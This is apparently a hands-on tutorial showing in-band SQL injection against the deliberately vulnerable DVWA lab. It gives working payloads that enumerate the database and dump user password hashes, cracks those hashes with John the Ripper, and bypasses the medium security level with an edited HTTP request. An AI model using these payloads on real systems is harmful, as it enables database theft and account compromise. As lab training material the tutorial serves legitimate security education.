SQL Injection Attack

Wikipedia offers following definition of SQL Injection Attack.

"SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker)."

Like many other attacks that we have studied, SQL Injection Attack also exploits vulnerabilities present in the web application, namely unsafe handling of user input.

We will study two types of SQL injection attacks using DVWA, **In Band SQL Injection Attack** and **Blind SQL Injection Attack**. In Band SQL attack work when injected SQL query returns data/error which can be evaluated to guide the attack further. Bind SQL Injection Attack does not return any data/error or gives very general output that is not of much use to the attacker. Hence attacker has to rely on other way to garner information from the database. A popular technique is to introduce a time delay if a SQL statement is succeeds and no delay if a SQL statement fails. Then based on the time taken for SQL statement to execute and web application to return some output we can deduce if the statement was successful and infer what data was returned.


So the basic difference between these two attacks is the feedback given by the web application to the attacker.

We will perform In Band SQL Injection Attack manually and use ***sqlmap*** tool to perform Blind SQL Injection Attack.

Let's begin.

In Band SQL injection Attack

In DVWA navigate to SQL Injection link. Don't forget to set the security level to low. You will be presented with a HTML form, enter 1 and submit the form.



Look at the output returned by the application. Is seems to have return the contents of a database record. Hence In Band SQL Injection attack should be possible.

Most probably, at the back end we have following type of SQL query being executed.

Select field1, field2 from table where field = ***data entered through the form***

Next we will check if it is possible to exploit the code running at back end

Type in

1 or 1=1 #

This should change the query to

Select field1, field2 from table where field = ***1 or 1 = 1 #***


Everything after **#** is treated as comment and ignored. We could have also tried -- followed by space in place of #. **1 = 1** is a tautology (always true), hence the where clause will be true for all records in the table. All records should be returned. But it returns only one record. SQL injection is possible but *field* may not be a numeric field but a string.

Try the following

1' or 1=1 #

This should change the query to

Select field1, field2 from table where field = ***'1' or 1 = 1 #***



The injection works and dumps all the records from the table. Now we will try to enumerate the database and try and dump data from other important table.


Type in

1' union select null, version() #

The resulting query will be

Select field1, field2 from table where field = ' ***1' union select null, version() #***

Two queries are joined by **union** operator. The first query returns two fields, so the second query should also return two fields. We are only interested in the version of the database which will be returned by **version(),** so the other field is set to null.



Our database is MAriaDB version 10.3.22.

This is important, as some SQL syntax may differ for different databases. This helps us to understand which syntax we should use.


Let's see if we can get information about the database user.

Type in

1' union select null, user() #

The resulting query will be

*Select field1, field2 from table where field = ' **1' union select null, user() #***




The user **is root@localhost**.

What about name of the database?

Type in


1' union select null, database() #



The database is **dvwa**.

What about the tables in **dvwa** database?

1' union select null, table_name from information_schema.tables #




The query returns names of tables in **dvwa** database. Most of them are internal system tables used by MariaDB. But toward the end of the output, we can see what most probably are user defined tables.

We can now try and enumerate fields and data of each of these tables. Let's do it for **users** tables.

1' union select null, concat(table_name,0x2e,column_name) from information_schema.columns where table name = 'users' #


Here Ox21e stands for character '.'. The output will be of form table_name.column_name.




Fields such as **user** and **password** look interesting. They may store login id and passwords of the users.

1' and 1=0 union select null, concat(first_name,0x2e,last_name,0x0a,user,0x3a,password) from users #

Where 0x0a is linefeed character and 0x3a is ':' character.



Now we have login ids and hashed password of all the users. Open a text file called **password** and copy+paste all **login id:password** to that file.




In similar manner we could also dump data from other tables of interest.

All that remains to be done is to crack the hashed passwords. For this purpose we will use a tool called **John the Ripper**. **John the Ripper** supports many hashing algorithms. Our hashes are 128 bits in size. They are most likely to be MD5 hashes. (Different hashing algorithms create hashes of different size).

At command prompt type

$ john --format='Raw-MD5' password

And in no time all the passwords will be cracked. (These passwords are not very strong and hence are very susceptible to dictionary attack.)


kali@kali: ~
cd
kali@kali: ~
kali@kali: /va...ascript/source
root@kali:/home/kali/Downloads# john --format='Raw-MD5' password
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 12 needed for perf
ormance.
Warning: Only 8 candidates buffered for the current salt, minimum 12 needed for perf
ormance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 12 needed for perf
ormance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password (admin)
password (smithy)
abc123 (gordonb)
letmein (pablo)
:ASCII
charley (1337)
5g 0:00:00:01 DONE 3/3 (2020-05-04 05:12) 4.000g/s 145608p/s 145608c/s 158552C/s ste
vy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords re
liably
Session completed
root@kali:/home/kali/Downloads#

What happens at higher security levels?

At medium level of security we are not allowed to enter any data, but instead shown a drop down box.

Also the server side script uses ***mysqli_real_escape*** string function to filter the supplied string, which strips of NUL (ASCII 0), \n, \r, \, ', ", and Control-Z characters.

So it is no longer possible to use **1' union ….** Instead we will try **1 union ….**

We cannot do injection in the browser. But we can use Burp suite and intercept the request and modify it.

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Connection: close
Cookie: security=medium; PHPSESSID=irehmj1rp8a7lk6vsp2fvmb2ci
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```

Original intercepted request. Now change it to

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Connection: close
Cookie: security=medium; PHPSESSID=aml7e8drvc94g91v88sbt82d56
Upgrade-Insecure-Requests: 1

id=1+union+select+null%2c+concat%28first_name%2c+0x2e%2c+last_name%2c+0x0a%2c+user%2c+0x3a%2c+password%29+from+users+%23&Submit=Submit&Submit=Submit
```

Modify the request and forward. Everything will work as before.

Value of **id** parameter is changed from **1** to

1 union select null, concat(first_name, 0x2e, last_name, 0x0a, user, 0x3a, password) from users #

At high level of security a box pops up take your input. Also server side script now limits the output of SQL statement to one record. But this was not much of challenge. We can still use the same input that we used for low level security hacking and all the data will be dumped.

As I had mentioned before in answer to my quiz on SQL injection, at impossible level of security, the server side script uses parameterised queries, so SQL injection attack does not work.

That brings us to the end of In band SQL injection Attack demo. Blind SQL Injection attack using **sqlmap** is discussed in the next section.